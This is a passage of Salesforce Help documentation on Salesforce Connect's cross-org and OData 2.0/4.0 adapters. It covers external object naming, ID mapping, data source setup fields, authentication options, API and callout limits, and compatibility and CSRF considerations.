Each external object's API name ends with `__x`. Custom fields on external objects use the traditional `__c` suffix in the API name. Specifically for objects and custom fields that are synced with the cross-org adapter for Salesforce Connect:

- For an API name with no suffix in the provider org, the API name is reused in the subscriber org, but with an applied `__x` suffix for an object or `__c` suffix for a field.
- For an API name with a suffix in the provider org, the API name is reused in the subscriber org. But one of the underscores (`_`) from the original suffix is removed, and a new `__x` or `__c` suffix is applied.

 **Example:** If you sync the provider org's Account object, the subscriber org creates:

- An external object with the API name `Account__x`

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise, Performance,** and **Unlimited** Editions

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise, Performance,** and **Unlimited** Editions

- Custom fields including one with the API name `Account__x.Name__c`

If you sync the provider org's `CustObj__c` object, the subscriber org creates:

- An external object with the API name `CustObj_c__x`
- Custom fields including one with the API name `CustObj_c__x.Name__c`

If the provider org's object has a custom field, the subscriber org creates the custom field on the equivalent external object, for example:

- `Account__x.MyCustField_c__c`
- `CustObj_c__x.MyOtherCustField_c__c`

If you sync the provider org's `Account__x` external object, the subscriber org creates:

- An external object with the API name `Account_x__x`
- Custom fields including one with API name `Account_x__x.Name_c__c`

SEE ALSO:

[Cross-Org Adapter for Salesforce Connect](#)

Record IDs and External IDs for External Objects in Salesforce Connect—Cross-Org Adapter

External object record IDs are derived from the corresponding record IDs in the provider organization. External ID values in external object records match the record IDs in the provider organization.

Each object in Salesforce has an object ID with a key prefix as the first three characters. When an external object is created, it's assigned a unique key prefix.

Each external object record has a record ID that uses the same key prefix as the external object ID. The rest of the external object record ID matches the original record ID that's in the provider organization, excluding its original key prefix.

Each record ID that comes from the provider organization becomes a case-insensitive 18-character alphanumeric string in the subscriber organization.

The original record ID is available in the subscriber organization as the value of the External ID standard field on the external object record.

Each external object has an `External ID` standard field. Its values uniquely identify each external object record in your org. When the external object is the parent in an external lookup relationship, the External ID standard field is used to identify the child records.

 **Example:** You sync the provider organization's `Account` object, and the subscriber organization's `Account__x` object is assigned the key prefix `x00`. An account in the provider organization with the ID `001B0000003SVC7IAO` appears in the subscriber organization with the ID `x00B0000003SVC7IAO` and the external ID `001B0000003SVC7IAO`.

User Access to External Data in Salesforce Connect—Cross-Org Adapter

A user’s access to external data is determined by settings on both subscriber and provider orgs.

The credentials that are used by the subscriber org to connect to the provider org are associated with a user in the provider org. We refer to this user as the *connected user*.

A user in the subscriber org can access only data that the connected user can access within the provider org. In other words, the subscriber org’s user access respects the connected user’s access restrictions, which are determined by these settings in the provider org.

- Object-level security—permission sets and profiles
- Field-level security—permission sets and profiles
- Record-level security—organization-wide sharing settings, role hierarchies, and sharing rules

In the subscriber org, grant users access to external objects via permission sets and profiles.

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise, Performance,** and **Unlimited** Editions

Provide users with seamless access to data in your other Salesforce orgs so that they have a complete view of the business. Setting up the cross-org adapter for Salesforce Connect is quick and easy with point-and-click tools.

Setting up Salesforce Connect with the cross-org adapter involves these high-level steps.

1. [Define an external data source of type Salesforce Connect: Cross-Org.](#)

Create an external data source for each provider org.

2. [Create the external objects.](#)

Perform this task only if you don’t sync to automatically create the external objects. In the subscriber org, create an external object for each object in the provider org that you want to access.

3. [Create help content for the external objects.](#)

Help your users distinguish between external objects and the other objects in the subscriber org, which can have similar names and types of data. On the subscriber org, create Visualforce pages to describe the external objects. When your users click **Help for this Page** on an external object, they read your custom help content.

4. [Add custom fields and relationships to the external objects.](#)

Create relationships between objects. If you didn't sync to automatically create the external objects and their fields on the subscriber org, create a custom field for each of the provider org's fields that you want to access.

5. [Enable user access to external objects.](#)

Grant object permissions through permission sets or profiles.

6. [Enable user access to the fields on the external objects.](#)

Grant field permissions through permission sets or profiles.

7. If the external data source uses per-user authentication:

a. [Let users authenticate to the external system.](#)

Grant users access to authentication settings for the external data source through permission sets or profiles.

b. [Set up each user's authentication settings.](#)

You or your users can perform this task.

Tip: Train your users on how to set up their authentication settings for external systems. Make sure that they know which credentials to enter for the provider org. If you're using OAuth 2.0, the OAuth flow displays the Salesforce login page twice: first to log in to the provider org to obtain an access token, and then to log back in to the subscriber org. Test the OAuth flow for potentially confusing prompts or redirects, and train your users as needed. OAuth flows vary, depending on your external system, authentication provider, and specified scopes.

[External Object Relationships](#)

[Subscriber and Provider Orgs in Salesforce Connect—Cross-Org Adapter](#)

Define an External Data Source for Salesforce Connect—Cross-Org Adapter

Give your users seamless access to data across your Salesforce orgs.

1. From Setup, enter *External Data Sources* in the *Quick Find* box, then select **External Data Sources**.
2. Click **New External Data Source**, or click **Edit** to modify an existing external data source.
3. Complete the fields.

Field	Description
Label	<p>A user-friendly name for the external data source. The label is displayed in the Salesforce user interface, such as in list views.</p> <p>If you set <i>Identity Type</i> to <i>Per User</i>, this label appears when your users view or edit their authentication settings for external systems.</p>
Name	<p>A unique identifier that's used to refer to this external data source definition through the API.</p> <p>The name can contain only underscores and alphanumeric characters. It must be unique, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.</p>
Type	Select Salesforce Connect: Cross-Org .
Connect to	Determines which URL is used to connect to the provider org.
URL	If you selected <i>Connect to Custom URL</i> , enter the login URL for the provider org.
API Version	Select an API version that the provider org supports. The API version determines which of the provider org's objects, fields, and types you can access from the subscriber org.
Connection Timeout	Number of seconds to wait for a response from the provider org before timing out. By default, the value is set to the maximum of 120 seconds.
Writable External Objects	Lets the Force.com platform and users in this org create, update, and delete records for external objects associated with the external data source. The external object data is stored outside the org. By default, external objects are read only.
Enable Search	<p>Determines whether global searches in the subscriber org also search the external objects' data, which is stored in the provider org.</p> <p>When selected, you can control which external objects are searchable by selecting or deselecting <i>Allow Search</i> on each external object.</p> <p>Only text, text area, and long text area fields on external objects can be searched. If an external object has no searchable fields, searches on that object return no records.</p>

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer Edition**

Available for an extra cost in: **Enterprise, Performance, and Unlimited Editions**

USER PERMISSIONS

To create and edit external data sources:

- "Customize Application"

Field	Description
Identity Type	Determines whether the subscriber org uses one set or multiple sets of credentials to access the provider org. See Identity Type for External Data Sources on page 5652.

4. Select the authentication protocol.

- If you select **Password Authentication**, enter the username and password for accessing the external system.
- If you select **OAuth 2.0**, complete the following fields.

Field	Description
Authentication Provider	Select a Salesforce authentication provider. See “Configure a Salesforce Authentication Provider” in the Salesforce Help.
Scope	Specifies the scope of permissions to request for the access token. Your authentication provider determines the allowed values. See Use the Scope Parameter on page 956.
	<p> Note:</p> <ul style="list-style-type: none"> – The value that you enter replaces the <code>Default Scopes</code> value that’s defined in the specified authentication provider. – Whether scopes are defined can affect whether each OAuth flow prompts the user with a consent screen. – We recommend that you request a refresh token or offline access. Otherwise, when the token expires, you lose access to the external system.
Start Authentication Flow on Save	<p>To authenticate to the external system and obtain an OAuth token, select this checkbox. This authentication process is called an OAuth flow.</p> <p>When you click Save, the external system prompts you to log in. After successful login, the external system grants you an OAuth token for accessing its data from this org.</p> <p>Redo the OAuth flow when you need a new token—for example, if the token expires—or if you edit the <code>Scope</code> or <code>Authentication Provider</code> fields.</p>

5. Click **Save**.

6. Click **Validate and Sync**, and confirm that the connection is successful.

If you instead receive an error message, refer to the following documents.

- “Status Codes and Error Responses” in the *Force.com REST API Developer Guide*
- The “API Fault Element,” “ExceptionCode,” “Error,” and “StatusCode” sections of “Core Data Types Used in API Calls” in the *SOAP API Developer Guide*

7. Optionally, select tables and click **Sync** to do the following for each selected table.

- Automatically create a Salesforce external object.
- Automatically create a custom field for each table column that’s compatible with a Salesforce metadata field type.

 **Note:** Before you sync, make sure that you understand the considerations that are described in these topics.

- [Sync Considerations for Salesforce Connect—All Adapters](#) on page 5657
- [Sync Considerations for Salesforce Connect—Cross-Org Adapter](#) on page 5658

You can instead choose to manually create the external objects and custom fields that map to the external data. Doing so lets you customize the external object names, decide which table columns to create custom fields for, and customize the custom field names. However, this approach takes longer and requires manual maintenance.

Considerations for Salesforce Connect—Cross-Org Adapter

Understand the special behaviors, limits, and recommendations for using the cross-org adapter for Salesforce Connect.

Also review the considerations that apply to all Salesforce Connect adapters.

[API Usage Considerations for Salesforce Connect—Cross-Org Adapter](#)

With the cross-org adapter, Salesforce Connect uses Force.com REST API calls to access records in other Salesforce orgs. Depending on how the external object is accessed, each call counts toward the API usage limits of only the provider org or of both provider and subscriber orgs.

[Currency Considerations for Salesforce Connect—Cross-Org Adapter](#)

Special behaviors and limitations apply to currency fields on external objects.

SEE ALSO:

[Considerations for Salesforce Connect—All Adapters](#)

API Usage Considerations for Salesforce Connect—Cross-Org Adapter

With the cross-org adapter, Salesforce Connect uses Force.com REST API calls to access records in other Salesforce orgs. Depending on how the external object is accessed, each call counts toward the API usage limits of only the provider org or of both provider and subscriber orgs.

When a user accesses an external object in one of the following ways, the Force.com REST API call counts toward the API usage limits of the provider org.

- Opening a list view of external object records
- Viewing an external object record detail page
- Viewing a parent object record that contains an external object related list
- Viewing a child object record that contains an external lookup field
- Executing a search that also searches external objects

- Accessing an external object from a flow, Visualforce page, Apex class, or Apex trigger
- Creating, editing, or deleting an external object record
- Running a report
- Editing a report and causing the preview to load in report builder

If a user or system accesses an external object through the SOAP API, Bulk API, or Force.com REST API, that access counts toward the API usage limits of both the subscriber org and the provider org.

SEE ALSO:

[Salesforce Limits Quick Reference Guide: API Requests Limits](#)

[Considerations for Salesforce Connect—Cross-Org Adapter](#)

[Subscriber and Provider Orgs in Salesforce Connect—Cross-Org Adapter](#)

Currency Considerations for Salesforce Connect—Cross-Org Adapter

Special behaviors and limitations apply to currency fields on external objects.

- Enable multiple currencies in the subscriber org, and make sure that the subscriber org has all the currencies that the provider orgs use. If a currency is later added to the provider org, add the currency to the subscriber org.

If you can't enable multiple currencies in the subscriber org, make sure that all provider orgs are single-currency and use the same currency as the subscriber org.

- To enable users to change the currency when editing an external object record, add the `Currency` field to the page layouts.
- If a user tries to change the currency in an external object record, the list of currency options isn't limited to active currencies in the provider org. If the user selects a currency that's inactive or unavailable in the provider org, the user gets an error and can't save the record.
- The `convertCurrency()` function is ignored in SOQL queries of external objects.

Access External Data with the OData 2.0 or 4.0 Adapter for Salesforce Connect

Connect your users to data that's exposed via the Open Data Protocol.

[OData 2.0 or 4.0 Adapter for Salesforce Connect](#)

Connect to your back office for a complete view of your business. With the OData 2.0 or 4.0 adapter, Salesforce Connect uses Open Data Protocol Version 2.0 or Version 4.0 to access data that's stored outside Salesforce.

[Set Up Salesforce Connect to Access External Data with the OData 2.0 or 4.0 Adapter](#)

Let users view and search data that's stored outside your Salesforce org, such as data in an enterprise resource planning (ERP) system.

[Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters](#)

Understand the special behaviors, limits, and recommendations for using the OData 2.0 or 4.0 adapter for Salesforce Connect.

[OData Reference for Salesforce Connect—OData 2.0 and 4.0 Adapters](#)

Get to know the Salesforce implementation of the Open Data Protocol (OData) for accessing external systems with Salesforce Connect.

OData 2.0 or 4.0 Adapter for Salesforce Connect

Connect to your back office for a complete view of your business. With the OData 2.0 or 4.0 adapter, Salesforce Connect uses Open Data Protocol Version 2.0 or Version 4.0 to access data that's stored outside Salesforce.

Your users and the Force.com platform interact with the external data via external objects. Salesforce Connect converts each of those interactions into an OData query that contains the relevant parameters to filter the results. Salesforce performs an OData callout each time that:

- A user clicks an external object tab for a list view.
- A user views a record detail page of an external object.
- A user views a record detail page of a parent object that displays a related list of child external object records.
- A user performs a Salesforce global search.
- A user creates, edits, or deletes an external object record.
- A user runs a report.
- The preview loads in the report builder.
- An external object is queried via flows, APIs, Apex, SOQL, or SOSL.
- You validate or sync an external data source.

The OData 2.0 adapter for Salesforce Connect can access external data that's exposed via services called *OData producers*. Learn more about OData producers at www.odata.org.

[External IDs and OData Entity Keys](#)

When you access external data with the OData 2.0 or 4.0 adapter for Salesforce Connect, the values of the External ID standard field on an external object are derived according to the entity key that's defined in the OData service metadata document.

[Client-driven and Server-driven Paging for Salesforce Connect—OData 2.0 and 4.0 Adapters](#)

It's common for Salesforce Connect queries of external data to have a large result set that's broken into smaller batches or pages. You decide whether to have the paging behavior controlled by the external system (server-driven) or by the OData 2.0 or 4.0 adapter for Salesforce Connect (client-driven).

SEE ALSO:[Salesforce Connect](#)[Set Up Salesforce Connect to Access External Data with the OData 2.0 or 4.0 Adapter](#)[Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters](#)[OData Reference for Salesforce Connect—OData 2.0 and 4.0 Adapters](#)**EDITIONS**

Available in: **Developer Edition**

Available for an extra cost in: **Enterprise, Performance, and Unlimited Editions**

External IDs and OData Entity Keys



When you access external data with the OData 2.0 or 4.0 adapter for Salesforce Connect, the values of the External ID standard field on an external object are derived according to the entity key that's defined in the OData service metadata document.

Each external object has an `External ID` standard field. Its values uniquely identify each external object record in your org. When the external object is the parent in an external lookup relationship, the External ID standard field is used to identify the child records.

Important: Don't use sensitive data as the values of the External ID standard field, because Salesforce sometimes stores those values.

- External lookup relationship fields on child records store and display the External ID values of the parent records.
- For internal use only, Salesforce stores the External ID value of each row that's retrieved from the external system. This behavior doesn't apply to external objects that are associated with high-data-volume external data sources.

This list view for the `Order_Detail` external object displays External ID values.

Each External ID value is derived according to the entity key that's defined in the OData service metadata document of the remote data service (OData producer). The entity key is formed from a subset of the entity type's properties.

This excerpt from an OData service metadata document shows that the External ID values for the `Order_Detail` external object are derived from the `OrderID` and `ProductID` properties.

```
<EntityType Name="Order_Detail">
  <Key>
    <PropertyRef Name="OrderID"/>
    <PropertyRef Name="ProductID"/>
  </Key>
  <Property Name="OrderID" Type="Edm.Int32" Nullable="false"/>
  <Property Name="ProductID" Type="Edm.Int32" Nullable="false"/>
  <Property Name="UnitPrice" Type="Edm.Decimal" Nullable="false" Precision="19" Scale="4"/>

  <Property Name="Quantity" Type="Edm.Int16" Nullable="false"/>
  <Property Name="Discount" Type="Edm.Single" Nullable="false"/>
  ...

```

This record detail page displays the `OrderID` and `ProductID` fields. Their values are combined to create the value of the External ID standard field.

UnitPrice	42.4000

If you enable writable external objects, determine whether the external system requires write operations to specify values for the entity keys. For example, many external systems generate values for entity keys when new external object records are created in Salesforce. If your external system requires write operations to specify values for entity keys, ensure that `External ID` standard field values and entity key values don't contradict each other. For each write operation, include either the External ID standard field value or the custom field values that form the entity key, but never both.

SEE ALSO:

[OData 2.0 or 4.0 Adapter for Salesforce Connect](#)

[Writable External Objects Considerations for Salesforce Connect—All Adapters](#)

Client-driven and Server-driven Paging for Salesforce Connect—OData 2.0 and 4.0 Adapters

It's common for Salesforce Connect queries of external data to have a large result set that's broken into smaller batches or pages. You decide whether to have the paging behavior controlled by the external system (server-driven) or by the OData 2.0 or 4.0 adapter for Salesforce Connect (client-driven).

By default, the OData 2.0 and 4.0 adapters for Salesforce Connect use client-driven paging. Specifically, the OData requests use the `$top` and `$skip` system query options to page through the result set.

With server-driven paging, the external system determines the page sizes and batch boundaries. The external system's paging settings can optimize the external system's performance and improve the load times for external objects in your org. Also, the external data set can change while your users or the Force.com platform are paging through the result set. Typically, server-driven paging adjusts batch boundaries to accommodate changing data sets more effectively than client-driven paging.

The `Server Driven Pagination` field on the external data source specifies whether to use client-driven or server-driven paging. If you enable server-driven paging on an external data source, Salesforce ignores the requested page sizes, including the default `queryMore()` batch size of 500 rows. The pages returned by the external system determine the batches. However, the limits for the OData adapters for Salesforce Connect still apply.

Let users view and search data that’s stored outside your Salesforce org, such as data in an enterprise resource planning (ERP) system. Setting up Salesforce Connect with an OData 2.0 or 4.0 adapter involves these high-level steps.

1. [Define an external data source of type Salesforce Connect: OData 2.0 or Salesforce Connect: OData 4.0.](#)

If your external system hosts multiple services, create an external data source for each service endpoint. Each service endpoint points to an OData service root URL and can expose collections of entities. For example, you’d create a separate external data source for each of these service endpoints.

- <http://services.example.org/Warehouse.svc>
- <https://services.example.org/Payroll.svc>

2. [Create the external objects.](#)

Perform this task only if you don’t sync to automatically create the external objects. Create an external object for each external data table that you want to access from your Salesforce org.

3. [Create help content for the external objects.](#)

Create Visualforce pages that describe the external data. When your users click **Help for this Page** on an external object, they read your custom help content. Remember, your users won’t find information about the external data in the Salesforce Help.

4. [Add custom fields and relationships to the external objects.](#)

Create relationships between objects. If you didn’t sync to automatically create the external objects and their fields, create a custom field for each external table column that you want to access from your Salesforce org.

5. [Enable user access to external objects.](#)

Grant object permissions through permission sets or profiles.

6. [Enable user access to the fields on the external objects.](#)

Grant field permissions through permission sets or profiles.

7. If the external data source uses per-user authentication:

- a. [Let users authenticate to the external system.](#)

Grant users access to authentication settings for the external data source through permission sets or profiles.

- b. [Set up each user’s authentication settings.](#)

You or your users can perform this task.

Tip: Train your users on how to set up their authentication settings for external systems. Make sure that they know which credentials to enter for each external system. If you're using OAuth 2.0, test the OAuth flow for potentially confusing prompts or redirects, and train your users as needed. OAuth flows vary, depending on your external system, authentication provider, and specified scopes.

Define an External Data Source for Salesforce Connect—OData 2.0 or 4.0 Adapter

Connect your Salesforce org to data that's stored in an external system, such as SAP® NetWeaver Gateway, Microsoft Dynamics® NAV, or IBM WebSphere®.

Note:

- The external data must be exposed by a service that uses Open Data Protocol (OData) Version 2.0 or 4.0. Such a service is called an *OData producer*.
 - The URL for reaching the OData producer must be accessible by Salesforce application servers through the Internet. You can allow access by white-listing Salesforce server IP addresses on your corporate network firewall or by setting up a reverse-proxy XML Gateway.
 - The extent to which you can customize data visibility depends on the external system. To determine the optimal settings for integration with Salesforce, consult the external system's documentation.
1. From Setup, enter *External Data Sources* in the Quick Find box, then select **External Data Sources**.
 2. Click **New External Data Source**, or click **Edit** to modify an existing external data source.
 3. Complete the fields.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer Edition**

Available for an extra cost in: **Enterprise, Performance, and Unlimited Editions**

USER PERMISSIONS

To create and edit external data sources:

- "Customize Application"

Field	Description
Label	A user-friendly name for the external data source. The label is displayed in the Salesforce user interface, such as in list views. If you set <code>Identity Type</code> to <code>Per User</code> , this label appears when your users view or edit their authentication settings for external systems.
Name	A unique identifier that's used to refer to this external data source definition through the API. The name can contain only underscores and alphanumeric characters. It must be unique, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
Type	Select Salesforce Connect: OData 2.0 or Salesforce Connect: OData 4.0 .

Field	Description
URL	<p>The OData service root URL. Make sure that you escape all special characters.</p> <p>Each service endpoint requires its own external data source definition, but you can have multiple entities under one service root URL. For more information about the service root URL and other URL conventions, go to www.odata.org.</p> <p>Examples:</p> <ul style="list-style-type: none"> • <code>http://services.example.org/Warehouse.svc</code> • <code>https://services.example.org/Payroll.svc</code> <p>If the endpoint is defined in a named credential, enter the named credential URL. A named credential URL contains the scheme <code>callout:</code>, the name of the named credential, and an optional path. For example: <code>callout:My_Named_Credential/some_path</code>.</p> <p>You can append a query string to a named credential URL. Use a question mark (?) as the separator between the named credential URL and the query string. For example: <code>callout:My_Named_Credential/some_path?format=json</code>.</p> <p>If you enter a named credential URL, skip the Authentication section for the external data source. To access the external system, Salesforce Connect uses the authentication settings that are defined in the named credential.</p>
Connection Timeout	<p>Number of seconds to wait for a response from the external system before timing out. By default, the value is set to the maximum of 120 seconds.</p> <p>Depending on the availability of and the connection to the external system, it can take a long time to retrieve external data. Use this field to limit how long to wait for external data to load into your org.</p>
Writable External Objects	<p>Lets the Force.com platform and users in this org create, update, and delete records for external objects associated with the external data source. The external object data is stored outside the org. By default, external objects are read only.</p>
High Data Volume	<p>Salesforce enforces rate limits for retrieving and viewing data from external systems. If your org hits rate limits when accessing external objects, consider selecting the <code>High Data Volume</code> option on the associated external data sources. Doing so bypasses most rate limits, but some special behaviors and limitations apply. See High Data Volume Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters on page 5700.</p> <p>High-data-volume external data sources are still limited to 10,000 OData queries per hour for Enterprise, Performance, and Unlimited Editions. Higher limits are available on request. See OData Callout Rate Limit Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters on page 5699.</p>
Server Driven Pagination	<p>It's common for Salesforce Connect queries of external data to have a large result set that's broken into smaller batches or pages. Select this option to have the external system control the paging behavior. See Client-driven and Server-driven Paging for Salesforce Connect—OData 2.0 and 4.0 Adapters on page 5691.</p>

Field	Description
Request Row Counts	<p>Includes the <code>\$inlinecount=allpages</code> system query option in OData queries. When selected, the response includes the total row count of the result set.</p> <p>Some external systems don't support the <code>\$inlinecount=allpages</code> system query option. If you receive errors or notice long load times when you try to access their data, deselect <code>Request Row Counts</code> on the external data source. If you do so, however, the external data source and its associated external objects won't support the SOQL <code>COUNT ()</code> aggregate function, which requires the total row count.</p>
Compress Requests	<p>When selected, Salesforce sends compressed HTTP requests to the external system. Make sure that the external system is set up to receive gzip-compressed data. Salesforce automatically accepts gzip-compressed responses.</p>
Enable Search	<p>Determines whether SOSL and Salesforce global searches also query the external objects that are associated with this external data source.</p> <p>When selected, you can control which external objects are searchable by selecting or deselecting <code>Allow Search</code> on each external object.</p> <p>Only text, text area, and long text area fields on external objects can be searched. If an external object has no searchable fields, searches on that object return no records.</p> <p>Select this option to allow the external data source's associated external objects to appear in the Salesforce1 downloadable app for iOS and the Salesforce1 mobile browser app when used on iOS devices.</p>
Custom Query Option for Salesforce Search	<p>Available only for the OData 2.0 adapter for Salesforce Connect. If the OData producer has implemented and exposed a free-text-search custom query option, enter the name of that query string parameter.</p> <p>Learn more about OData custom query options and other URI conventions at www.odata.org.</p> <p>This field has no effect when <code>Enable Search</code> is deselected or when the OData producer isn't set up to correctly handle the custom query option.</p> <p>See Search Considerations for Salesforce Connect—OData 2.0 Adapter.</p>
Use Free-Text Search Expressions	<p>Available only for the OData 4.0 adapter for Salesforce Connect. Select this option to use the <code>\$search</code> system query option instead of <code>\$filter</code> in search requests that are sent to the external system. Make sure that the OData producer is set up to support the <code>\$search</code> system query option.</p> <p>This field has no effect when <code>Enable Search</code> is deselected.</p> <p>See Search Considerations for Salesforce Connect—OData 4.0 Adapter.</p>
Format	<p>The format that the OData producer uses to represent resources, such as collections of data.</p> <p>Make sure that the OData producer is set up to support the selected format. Learn more about representation formats and operations at www.odata.org.</p>
Special Compatibility	<p>Select Socrata only if the URL specifies a Socrata open data endpoint. See Socrata™ Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters on page 5700.</p>

Field	Description
CSRF Protection	If the external system requires Cross-Site Request Forgery (CSRF) protection in requests to create, edit or delete its data, select this option. If you do so, your org obtains an anti-CSRF token and cookie from the external system and includes them in each create, edit, and delete request. See CSRF Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters on page 5701. Available only when <code>Writable External Objects</code> is selected.
Anti-CSRF Token Name	HTTP header field that contains the anti-CSRF token. The external system determines the field name. Default: X-CSRF-Token Available only when <code>CSRF Protection</code> is selected.
Certificate	If you specify a certificate, your Salesforce org supplies it when establishing each two-way SSL connection with the external system. The certificate is used for digital signatures, which verify that requests are coming from your Salesforce org.
Identity Type	Determines whether you're using one set or multiple sets of credentials to access the external system. See Identity Type for External Data Sources on page 5652. Select Anonymous only if the external system doesn't require authentication.

4. Select the authentication protocol.

- If you select **Password Authentication**, enter the username and password for accessing the external system.
- If you select **OAuth 2.0**, complete the following fields.

Field	Description
Authentication Provider	Choose the provider. See External Authentication Providers on page 927.
Scope	Specifies the scope of permissions to request for the access token. Your authentication provider determines the allowed values. See Use the Scope Parameter on page 956.  Note: <ul style="list-style-type: none"> – The value that you enter replaces the <code>Default Scopes</code> value that's defined in the specified authentication provider. – Whether scopes are defined can affect whether each OAuth flow prompts the user with a consent screen. – We recommend that you request a refresh token or offline access. Otherwise, when the token expires, you lose access to the external system.
Start Authentication Flow on Save	To authenticate to the external system and obtain an OAuth token, select this checkbox. This authentication process is called an OAuth flow. When you click Save , the external system prompts you to log in. After successful login, the external system grants you an OAuth token for accessing its data from this org. Redo the OAuth flow when you need a new token—for example, if the token expires—or if you edit the <code>Scope</code> or <code>Authentication Provider</code> fields.

5. Click **Save**.
 6. Click **Validate and Sync**, and confirm that the connection is successful.
 7. Optionally, select tables and click **Sync** to do the following for each selected table.
 - Automatically create a Salesforce external object.
 - Automatically create a custom field for each table column that's compatible with a Salesforce metadata field type.
-  **Note:** Before you sync, make sure that you understand the considerations that are described in these topics.
- [Sync Considerations for Salesforce Connect—All Adapters](#) on page 5657
 - [Sync Considerations for Salesforce Connect—OData 2.0 or 4.0 Adapter](#) on page 5659

You can instead choose to manually create the external objects and custom fields that map to the external data. Doing so lets you customize the external object names, decide which table columns to create custom fields for, and customize the custom field names. However, this approach takes longer and requires manual maintenance.

[Considerations for Salesforce Connect—All Adapters](#)

OData Producer Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters

Understand the limits and recommendations for the remote data service that exposes the external data to your Salesforce organization.

- Validate your OData producer by using the Open Data Protocol Service Validation Tool at services.odata.org/validation. Doing so checks your implementation against the OData specification and identifies potential issues.
- To improve performance over low-bandwidth connections, set up your OData producer to receive gzip-compressed data. Then, in the external data source definition in Salesforce, select `Compress Requests`. You can also set up the OData producer to send gzip-compressed data to Salesforce, which automatically accepts gzip-compressed responses.
- By default, Salesforce sends each OData request with the `$inlinecount=allpages` system query option. The response then includes the total row count of the result set.

Some external systems don't support the `$inlinecount=allpages` system query option.

If you receive errors or notice long load times when you try to access their data, deselect `Request Row Counts` on the external data source. If you do so, however, the external data source and its associated external objects won't support the SOQL `COUNT ()` aggregate function, which requires the total row count. For details about OData URI conventions, go to www.odata.org.

- Configure your OData producer to use a page size that's large enough to avoid excessive round trips. Querying a large set of data with a small page size can take a long time because of network latency. Salesforce pages that display external data can take a long time to load.

For example, if the query results include 100 records, and the page size holds only 5 records, it takes 20 round trips to retrieve the results. If the network latency is 100 ms per round trip, it takes 2 seconds (20×100 ms) to retrieve the results.

In contrast, if the page size holds 20 records, it takes only 5 round trips to retrieve the 100 records. With the same network latency of 100 ms per round trip, it takes 0.5 seconds (5×100 ms) to retrieve the results.

- For a list of supported OData types, see "OData Type Mapping" in the Salesforce Help.
- If your external data source uses the OData 4.0 adapter and JSON format, make sure that the OData producer accepts headers that contain the `odata.metadata=full` format parameter. Other variations, including `odata.metadata=minimal`, aren't supported.

OData Callout Rate Limit Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters

An external object references data that's stored outside Salesforce. Access to an external object involves a callout to its associated external system. Salesforce enforces rate limits for these callouts.

An org is limited to:

- 10,000 OData callouts per hour for Enterprise, Performance, and Unlimited Editions. Higher limits are available on request.
- 1,000 OData callouts per hour for Developer Edition.

To obtain your org's limits and current usage against those limits, use the `Limits` resource in the Force.com REST API.

Salesforce performs an OData callout each time that:

- A user clicks an external object tab for a list view.
- A user views a record detail page of an external object.
- A user views a record detail page of a parent object that displays a related list of child external object records.
- A user performs a Salesforce global search.
- A user creates, edits, or deletes an external object record.
- A user runs a report.
- The preview loads in the report builder.
- An external object is queried via flows, APIs, Apex, SOQL, or SOSL.
- You validate or sync an external data source.

If your users or applications encounter rate limit errors for OData callouts, try one or more of the following.

- Select `High Data Volume` in the external data source definition. Doing so bypasses most rate limits, but some special behaviors and limitations apply.
- Run fewer SOQL and SOSL queries.
- If you have Apex code that invokes the external system, modify that code to cache frequently accessed external data that seldom changes.
- Contact Salesforce to request a higher limit.

High Data Volume Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters

If your org hits rate limits when accessing external objects, consider selecting the `High Data Volume` option on the associated external data sources. Doing so bypasses most rate limits, but some special behaviors and limitations apply.

- The following features aren't available for external objects that are associated with high-data-volume external data sources.
 - Access via Lightning Experience
 - Access via Salesforce1
 - Appearance in Recent Items lists
 - Record feeds
 - Reports and dashboards
 - Writable external objects
- Salesforce IDs aren't assigned to external object records that are associated with high-data-volume external data sources.
- On record detail pages for external objects that are associated with high-data-volume external data sources, custom buttons and links that call JavaScript aren't supported.
- Salesforce Console in Salesforce Classic doesn't support external objects that are associated with high-data-volume external data sources.
- CSRF protection for writable external objects isn't available for high-data-volume external data sources.

Socrata™ Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters

Socrata Open Data Protocol™ is commonly used for health data and for collaboration between governments and their citizens. Salesforce Connect can access data from endpoints that are backed by Socrata Open Data Portal. To accommodate Socrata-specific requirements, set the `Special Compatibility` field on the external data source to Socrata.

Socrata doesn't support the row identifier (`_id`) column in `$select` or `$orderby` clauses in OData queries. When Socrata is selected in the `Special Compatibility` field:

- OData queries don't include the `_id` column in `$select` clauses.
- If an `_id` column is synced from a Socrata endpoint, the resulting custom field on the external object isn't sortable.
- If you manually define an external object's custom field with `_id` as the `External Column Name`, make sure that you select the `Sorting Disabled` attribute for that custom field.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise, Performance,** and **Unlimited** Editions

If you modify the `Special Compatibility` field on an external data source, we recommend that you resync its external objects. Or instead, you can test whether queries or user access to the external objects result in errors, and resync only the problematic external objects.

- [Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters](#)

CSRF Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters

Understand the special behaviors, limitations, and recommendations for Cross-Site Request Forgery (CSRF) on OData external data sources.

- CSRF protection isn't available for high-data-volume external data sources.
- Make sure that the URL of the external data source starts with `https://` so that secure HTTP can prevent unauthorized access to the anti-CSRF token and cookie.
